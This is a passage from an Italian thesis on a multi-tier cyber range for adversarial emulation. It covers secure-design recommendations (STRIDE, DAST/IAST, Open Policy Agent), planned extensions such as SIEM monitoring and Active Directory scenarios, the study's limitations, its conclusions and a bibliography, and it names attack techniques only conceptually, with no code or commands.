- **Integrazione del Threat Modeling secondo la Metodologia STRIDE:** Prima della stesura del codice, gli architetti del software devono mappare sistematicamente il grafo delle interazioni tra i componenti applicativi, identificando i vettori d'attacco teorici tramite framework formali come il modello **STRIDE** (*Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege*). Questa analisi permette di anticipare la progettazione dei confini fiduciari. Ad esempio, una sessione di threat modeling sul Tier 1 avrebbe immediatamente evidenziato il rischio di *Information Disclosure* legato alla gestione dei token JWT e la necessità di forzare algoritmi crittografici asimmetrici immutabili (es. forzando staticamente l'uso di RS256 all'interno del codice di convalida del middleware, ignorando l'header alg della richiesta), neutralizzando a livello di design la vulnerabilità di *Algorithm Confusion*.
- **Evoluzione degli Strumenti di Application Security Testing (AST):** Mentre i tool SAST e SCA rimangono necessari per intercettare l'introduzione accidentale di bug sintattici noti, essi devono essere affiancati da soluzioni di **DAST (Dynamic Application Security Testing)** e **IAST (Interactive Application Security Testing)**. Tali strumenti, operando durante l'esecuzione runtime del software all'interno della pipeline di integrazione continua (CI/CD), sono in grado di sollecitare dinamicamente gli endpoint applicativi simulando comportamenti avversariali (es. fuzzing strutturato dei parametri HTTP, iniezione di entità XML esterne per testare la configurazione dei parser DTD).
- **Politiche di Security-as-Code (SaC):** La postura di sicurezza delle configurazioni di sistema e dei file di deployment (es. manifesti Kubernetes, configurazioni di web server) deve essere automatizzata e verificata tramite policy scritte sotto forma di codice.

L'adozione di motori di policy come **Open Policy Agent (OPA)** consente di scartare automaticamente in fase di commit qualsiasi configurazione di deployment che presenti debolezze logiche, come container eseguiti come root, porte non crittografate aperte sulla rete interna o l'abilitazione di estensioni XML non sicure nei server web di frontiera.

Le vulnerabilità sfruttate nel Cyber Range non derivavano da software obsoleti o da CVE pubblicamente note, bensì da errori di progettazione, configurazione e gestione delle relazioni di fiducia tra componenti. Ciò suggerisce che la sicurezza delle moderne architetture multi-tier debba essere valutata non soltanto in termini di vulnerabilità presenti, ma soprattutto in termini di propagazione possibile di una compromissione. In tale contesto, il paradigma Zero Trust non rappresenta una tecnologia specifica, bensì un modello architetturale volto a interrompere sistematicamente le catene di attacco attraverso verifiche continue, privilegi minimi e segmentazione contestuale.

8.4 Sviluppi Futuri del Progetto

Il Cyber Range sviluppato in questo lavoro di tesi rappresenta un'infrastruttura altamente flessibile e modulare, concepita non come un ambiente statico di esercitazione, ma come una piattaforma di ricerca dinamica in continua evoluzione. L'architettura software e sistemistica implementata si presta ad essere estesa lungo diverse direttrici di sviluppo tecnologico, finalizzate ad aumentarne l'automazione, il realismo e l'applicabilità in scenari industriali complessi.

8.4.1 Automazione Infrastrutturale e Monitoraggio Attivo (Purple Teaming)

La prima naturale evoluzione del progetto prevede la transizione da un deployment manuale delle macchine virtuali del laboratorio ad un'architettura interamente definita tramite paradigmi di **Infrastructure as Code (IaC)**.

1. **Codifica e Replicabilità Elastica tramite IaC:** La codifica dell'intera topologia multi-tier tramite strumenti come **Terraform** (o OpenToFU) per la definizione dell'infrastruttura virtuale e **Ansible** per l'orchestrazione delle configurazioni e l'installazione delle vulnerabilità logiche consentirà di automatizzare completamente la fase di provisioning del laboratorio. Tale elasticità permetterà il deployment istantaneo del Cyber Range sia su hypervisor locali (KVM/Proxmox) sia su infrastrutture cloud pubbliche o ibride (AWS, Azure, GCP), fornendo un ambiente di test effimero, riproducibile e facilmente scalabile per scopi didattici o di ricerca industriale.
2. **Integrazione di Telemetria Difensiva e Monitoraggio Centralizzato:** Al fine di trasformare il laboratorio in una piattaforma evoluta di **Purple Teaming** (cooperazione strutturata tra Red Team offensivo e Blue Team difensivo), è pianificata l'integrazione di

agenti di telemetria e monitoraggio all'interno di ciascun tier. L'infrastruttura verrà equipaggiata con agenti host-based open-source (es. **Wazuh**, **Auditbeat**) e sensori di rete a livello applicativo (es. **Zeek**, **Suricata**), configurando una pipeline di raccolta log centralizzata verso un sistema **SIEM (Security Information and Event Management)** basato su Elastic Stack (ELK) o Splunk.



Figura 69 Architettura di monitoraggio e Telemetria difensiva applicabile

Questa estensione consentirà di misurare quantitativamente e scientificamente l'efficacia delle azioni offensive e delle relative difese, valutando metriche critiche di settore quali:

- **MTTD (Mean Time to Detect):** Il tempo medio intercorso tra l'innesco di una determinata fase della kill chain (es. l'esecuzione dell'SSTI) e il suo effettivo rilevamento e classificazione da parte delle regole di correlazione del SIEM.
- **MTTR (Mean Time to Respond):** La finestra temporale necessaria affinché i sistemi automatici di risposta agli incidenti (SOAR) o gli operatori del Blue Team isolino il nodo compromesso, bloccando il movimento laterale dell'attaccante.

8.4.2 Espansione dello Scope Simulato (Active Directory e Cloud Ibrido)

Per allineare il Cyber Range alle reali superfici d'attacco riscontrabili nei moderni ecosistemi aziendali di grandi dimensioni, lo scenario simulato verrà ampliato introducendo domini tecnologici caratteristici della moderna infrastruttura d'impresa.

1. **Integrazione di un Dominio Microsoft Active Directory (AD):** La topologia verrà arricchita mediante l'inserimento di un quarto tier dedicato alla gestione centralizzata delle

identità e degli accessi, implementando un Domain Controller basato su Windows Server. Questa espansione consentirà di emulare vettori d'attacco specifici per gli ambienti enterprise, tra cui:

- **Kerberoasting e AS-REP Roasting:** Sfruttamento delle debolezze crittografiche del protocollo di autenticazione Kerberos per l'estrazione e il cracking offline degli hash delle password degli utenti di dominio ad alti privilegi.
- **Abuso di ACL e GPO:** Manipolazione delle liste di controllo degli accessi di Active Directory e delle Group Policy Object per condurre movimenti laterali silenziosi ed effettuare escalation di privilegi di dominio fino alla compromissione totale della foresta (*Domain Admin*).
- **Analisi dei percorsi di attacco con BloodHound:** Utilizzo di grafi orientati per mappare visivamente le relazioni fiduciarie e identificare cammini d'attacco nascosti tra gli account utente non privilegiati e i server critici di produzione.

2. **Evoluzione verso Architetture Cloud e Ibride:** L'integrazione di componenti Cloud-native consentirà di simulare scenari di compromissione ibrida, dove l'attaccante, partendo da un compromesso locale (*on-premises*) sul Tier 1, sfrutta credenziali esfiltrate per scalare la propria presenza verso servizi ospitati nel Cloud (es. bucket Amazon S3 non protetti, chiavi di accesso IAM deboli o manipolazione del Metadata Service delle istanze virtuali IMDSv2). Questa espansione riflette accuratamente la complessità e l'eterogeneità delle moderne infrastrutture IT aziendali, offrendo una palestra di addestramento e ricerca di altissimo livello.

CAPITOLO 9: CONCLUSIONI

L’analisi metodologica, la progettazione infrastrutturale e la successiva validazione empirica condotte all’interno di questo lavoro di tesi hanno permesso di esplorare in modo sistematico le debolezze intrinseche ai moderni paradigmi di sicurezza enterprise.

In questo capitolo conclusivo viene presentato il bilancio complessivo della ricerca. Nello specifico, vengono evidenziati i contributi originali dell'elaborato rispetto allo stato dell'arte e viene proposta una discussione critica e scientificamente onesta dei limiti del laboratorio realizzato, definendo il perimetro di validità scientifica dei risultati e riaffermando il ruolo centrale dell'emulazione avversariale proattiva nella moderna ingegneria dei sistemi informatici.

9.1 Contributi Originali rispetto allo Stato dell'Arte

Il valore scientifico e ingegneristico di questo lavoro di tesi si colloca nel superamento dei tradizionali approcci accademici e industriali alla validazione della postura di sicurezza. Rispetto allo stato dell'arte, caratterizzato da framework di test statici o puramente didattici, l'elaborato introduce tre contributi originali di rilievo:

- **Superamento del "Flag-Centric Bias" dei Capture the Flag (CTF):** Le piattaforme di addestramento tradizionali e le applicazioni volutamente vulnerabili (*es. OWASP Juice Shop o macchine vulnerabili isolate*) soffrono strutturalmente di una debolezza metodologica: spingono l'analista a cercare scorciatoie sintattiche per l'acquisizione di una stringa testuale isolata (la *flag*), ignorando la coerenza logica della catena cinematica dell'attacco. Questo lavoro supera tale limite progettando un ecosistema in cui l'azione offensiva esercita un impatto reale sulla stabilità operativa dei sistemi e sulla consistenza dei dati, forzando la comprensione della logica di business prima di poter procedere con la penetrazione.
- **Formalizzazione del Paradigma "Insecure Design by Blueprint":** A differenza dei laboratori basati su software obsoleto o non patchato (*focalizzati sul mero sfruttamento di CVE note*), questo elaborato introduce un modello di progettazione in cui tutti i microservizi sono sviluppati *ex-nihilo* utilizzando framework e librerie aggiornati alle ultime versioni stabili. La debolezza non risiede in bug sintattici elementari, ma emerge dalle proprietà semantiche dell'architettura, dalle relazioni di fiducia stabilite tra i servizi e dalla logica transazionale con cui i dati attraversano i confini di sicurezza (*Trust Boundaries*).
- **Modellazione Formale dello Stato Integro tramite standard UML:** Prima di procedere con l'emulazione offensiva, l'intera architettura software e i flussi transazionali legittimi

del dato sono stati modellati formalmente mediante diagrammi delle componenti e di sequenza UML. Questa cristallizzazione dello stato "integro" definisce una baseline operativa rigorosa, offrendo ai difensori un metro di paragone oggettivo per misurare le deviazioni causate dall'intrusione e calcolare i tempi di reazione del sistema.

9.2 Limiti della Ricerca e Discussione Critica

Una valutazione scientificamente onesta dei risultati ottenuti non può prescindere da una discussione esplicita dei limiti del presente lavoro, che definiscono al contempo il confine di validità delle conclusioni e il perimetro metodologico dell'esperimento. Sebbene il Cyber Range multi-tier progettato abbia dimostrato con successo la tesi di partenza, un'estrapolazione diretta dei risultati a contesti industriali complessi richiede l'analisi di alcune semplificazioni introdotte in fase di ingegnerizzazione.

9.2.1 Dimensione e Complessità dell'Infrastruttura

Il Cyber Range è composto da tre macchine virtuali che simulano altrettanti tier aziendali. Un'infrastruttura enterprise reale può comprendere decine di servizi interni, sistemi di Active Directory, apparati di rete gestiti, endpoint workstation e sistemi OT/SCADA. Pur essendo sufficiente a dimostrare la tesi principale, la dimensione ridotta del laboratorio non consente di simulare la complessità tattica di un attacco su un dominio Windows o su una rete OT.

Nelle reti aziendali complesse coesistono dinamiche che qui non sono state riprodotte, tra cui:

- **Sistemi di Identity and Access Management (IAM):** la presenza di domini Active Directory (AD) o architetture di autenticazione federata introduce vettori di attacco specifici. Tecniche avanzate di movimento laterale e scalata dei privilegi basate sul protocollo Kerberos o sull'abuso di relazioni di fiducia complesse (quali *Pass-the-Hash*, *Golden Ticket* o *Kerberoasting*) seguono traiettorie logiche profondamente diverse rispetto a quelle analizzate su sistemi Linux indipendenti.
- **Componenti Legacy e Ambienti OT/SCADA:** la convergenza tra reti IT aziendali e ambienti di controllo industriale (Operational Technology) espone i sistemi a vincoli di disponibilità estremi. In tali contesti, l'impiego di protocolli proprietari e privi di crittografia nativa (come Modbus o S7Comm) ridefinisce il concetto stesso di raggio di impatto (*blast radius*), introducendo rischi di impatto fisico e cinetico che esulano dalla semplice compromissione logica di un DBMS relazionale.
- **Strategie "Living off the Land" (LotL):** la presenza di un ecosistema software limitato nel Cyber Range costringe l'attaccante all'introduzione o all'uso di strumenti esterni specifici (come il binario di Chisel per il pivoting), laddove in un ambiente enterprise reale

un attore APT preferirebbe abusare di tool e interpreti preinstallati di sistema (quali PowerShell o WMI) per mimetizzare la propria firma tra le attività amministrative legittime.

9.2.2 Assenza di Meccanismi di Rilevamento Attivo

Il Cyber Range non include un sistema SIEM (*Security Information and Event Management*), un IDS/IPS (*Intrusion Detection/Prevention System*) né un agente EDR (*Endpoint Detection and Response*) configurato sui nodi target. L'intero esperimento si è svolto in un contesto di *detection-free*, che non è rappresentativo di una realtà enterprise moderna dotata di strumenti di monitoraggio attivo.

L'efficacia delle tecniche di evasione e occultamento descritte (rinomina del binario Chisel, anti-forensics sul filesystem, rootbash rimosso post-escalation) non è stata validata contro un motore di analisi comportamentale reale. In un moderno contesto di difesa aziendale (*Blue Teaming*), azioni invasive come la scrittura di file all'interno di percorsi non standard o l'invocazione di script amministrativi ad alta frequenza avrebbero generato anomalie di telemetria e alert di sistema altamente visibili, riducendo drasticamente la finestra temporale a disposizione dell'attaccante.

9.2.3 Scenario di Attaccante Esterno non Autenticato

Il profilo dell'avversario modellato è quello di un attore esterno che opera in *full black-box* sulla superficie esposta del Tier 1. Non sono stati simulati scenari di minaccia interna (*insider threat*), attacchi alla supply chain delle dipendenze software, o campagne di spear phishing come vettore di accesso iniziale.

Questi scenari, pur frequenti nella realtà APT, richiederebbero un'estensione del Cyber Range e introducerebbero dimensioni di complessità sociale e organizzativa che esulano dagli obiettivi ingegneristici del presente elaborato:

- **Insider Threat:** non sono stati presi in esame scenari in cui l'attaccante gode già di credenziali legittime o di un accesso fisico/logico consolidato all'interno della rete interna, annullando di fatto la barriera difensiva rappresentata dalla DMZ.
- **Attacchi alla Supply Chain:** l'iniezione di codice malevolo all'interno di librerie di terze parti o di repository di pacchetti upstream (npm, PyPI) non è stata emulata operativamente come vettore di accesso iniziale.
- **Ingegneria Sociale:** l'accesso iniziale è stato forzato abusando di vulnerabilità logiche nel codice dell'applicazione web, escludendo l'interazione umana e il furto di sessioni o credenziali di dipendenti legittimi.

9.3 Raggiungimento degli Obiettivi e Risposta al Quesito di Ricerca

Gli obiettivi scientifici ed empirici delineati nel primo capitolo di questo lavoro di tesi sono stati soddisfatti. L'ipotesi centrale della ricerca postulava che le moderne metodologie difensive basate esclusivamente sulla sicurezza perimetrale passiva e sul patching software sintattico (Zero-CVE) fossero strutturalmente insufficienti di fronte ad attacchi informatici coordinati di tipo APT.

Attraverso la progettazione e il deployment *ex-nihilo* di un Cyber Range enterprise multi-tier e l'emulazione controllata di una kill chain end-to-end, l'ipotesi è stata convalidata empiricamente. I risultati del laboratorio dimostrano che:

1. **La sicurezza non è una proprietà isolata dei singoli componenti applicativi, ma una proprietà emergente del design semantico dell'intera infrastruttura**. Sebbene tutti i moduli del Cyber Range fossero aggiornati e formalmente privi di bug noti (Zero-CVE), l'attaccante ha potuto ottenere la completa compromissione del sistema abusando di debolezze logiche nelle transazioni e nelle relazioni di fiducia inter-tier.
2. **La segmentazione di rete tradizionale al Layer 3/4 non è sufficiente a contenere la propagazione di una minaccia complessa** nel momento in cui l'attaccante assume il controllo di nodi di frontiera accreditati, evidenziando il fallimento intrinseco della fiducia implicita basata sulla topologia di rete.
3. **L'approccio dell'Insecure Design by Blueprint consente di formalizzare e mappare preventivamente tali debolezze**, superando i limiti conoscitivi degli attuali sistemi di scansione automatica industriali (SCA/SAST).

9.4 Il Ruolo dell'Emulazione Avversariale nell'Ingegneria Informatica Moderna

La drammatica espansione della superficie d'attacco e la professionalizzazione del cybercrime impongono un cambio di paradigma radicale nella progettazione dei sistemi informativi aziendali. La cybersecurity non può più essere intesa come una disciplina accessoria o puramente reattiva, da applicare come strato correttivo a valle del rilascio in produzione del software.

Al contrario, la sicurezza deve integrarsi formalmente con la **dependability** dei sistemi informatici, configurandosi come un requisito non funzionale primario. In questa prospettiva, le tecniche di Red Teaming e di emulazione avversariale guidate da framework metodologici rigorosi (quali il PTES e il TIBER-EU) non costituiscono semplici attività di auditing o di "penetration testing" episodico. Esse rappresentano, a tutti gli effetti, una metodologia diagnostica e scientifica proattiva, indispensabile per misurare empiricamente e convalidare la robustezza di sistemi

sociotecnici complessi prima che questi vengano sottoposti alle minacce reali del panorama cibernetico globale.

L'adozione diffusa di laboratori controllati (Cyber Range), unita alla transizione pervasiva verso architetture a fiducia zero (Zero Trust Architecture) e a processi DevSecOps strutturati, si riafferma come la via maestra per l'ingegnerizzazione di infrastrutture resilienti per costruzione (*Secure by Design*). Solo riducendo sistematicamente l'asimmetria informativa tra attaccante e difensore e affrontando la progettazione software con una rigorosa attitudine offensiva controllata, sarà possibile garantire la continuità operativa, l'integrità dei dati e la robustezza dei sistemi di fronte alle sfide geopolitiche e tecnologiche della moderna società digitale.

Bibliografia

[1] OWASP Foundation, "OWASP Top 10:2025," [Online]. Available: https://owasp.org/Top10/2025/. [Accessed 14 05 2026].

[2] CVE Program, "CVE," 2026. [Online]. Available: https://cve.org. [Accessed 14 05 2026].

[3] G. McGraw, "Software Security: Building Security In," 2004.

[4] OWASP , "Owasp Top 10 2021," 2021. [Online]. Available: https://owasp.org/Top10/2021/.

[5] M. McEVILLEY, J. C. OREN and R. ROSS, "Systems Security Engineering," NIST SP 800-160 Vol. 1, 2016.

[6] Cybersecurity and Infrastructure Security Agency, "Secure by Design," 2023.

[7] "CWE - Common Weakness Enumeration," [Online]. Available: https://cwe.mitre.org/.

[8] PTES Team, "The Penetration Testing Execution Standard," 16 Agosto 2014. [Online]. Available: http://www.pentest-standard.org. [Accessed 17 05 2026].

[9] European Central Bank, "TIBER-EU Framework: European Framework for Threat Intelligence-based Ethical Red Teaming," 2018.

[10] Clusit – Associazione Italiana per la Sicurezza Informatica, "Rapporto Clusit sulla Cybersecurity in Italia e nel mondo," Milano, 2026.

[11] European Union Agency for Cybersecurity,, "ENISA THREAT LANDSCAPE 2025," ENISA Institutional Publications, 2025.

[12] Cybersecurity Ventures, "Cybersecurity Market Report 2025-2026," Sausalito, 2025.

[13] Fastweb S.p.A. , Vodafone S.p.A, "Analisi Fastweb + Vodafone della situazione italiana in materia di cyber-crime," 2026.

[14] S. Rose, O. Borchert, S. Mitchell and S. Connely, "Zero Trust Architecture," National Institute of Standard and Technology, 2020.

[15] N. MacDonald, L. Orans and J. Skorupa, "The Future of Network Security in the Cloud," Gartner Research, 2019.

[16] M. Nieles, K. Dempsey and V. Pillitteri, "An Introduction to Information Security," National Institute of Standard and Technology, 2017.

[17] B. E. Strom, A. Applebaum, D. P. Miller, K. C. Nickels, A. G. Pennington and C. B. Thomas, "MITRE ATT&CK: Design and Philosophy," 2018.

[18] D. J. Bianco, "The Pyramid of Pain," 2013. [Online]. Available: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html. [Accessed 14 05 2026].

[19] MITRE, "Common Attack Pattern Enumeration and Classification - CAPEC," [Online]. Available: https://capec.mitre.org/.

[20] S. Karen , S. Murugiah , A. Cody and A. Orebaugh, "Technical Guide to Information Security Testing and Assessment," 2008.

[21] P. Herzog, The Open Source Security Testing Methodology Manual - Contemporary Security Testing and Analysis 3, 2010.

[22] MITRE Corporation, "MITRE ATT&CK® Knowledge Base," MITRE ATT&CK, 2026. [Online]. Available: https://attack.mitre.org/. [Accessed 2026].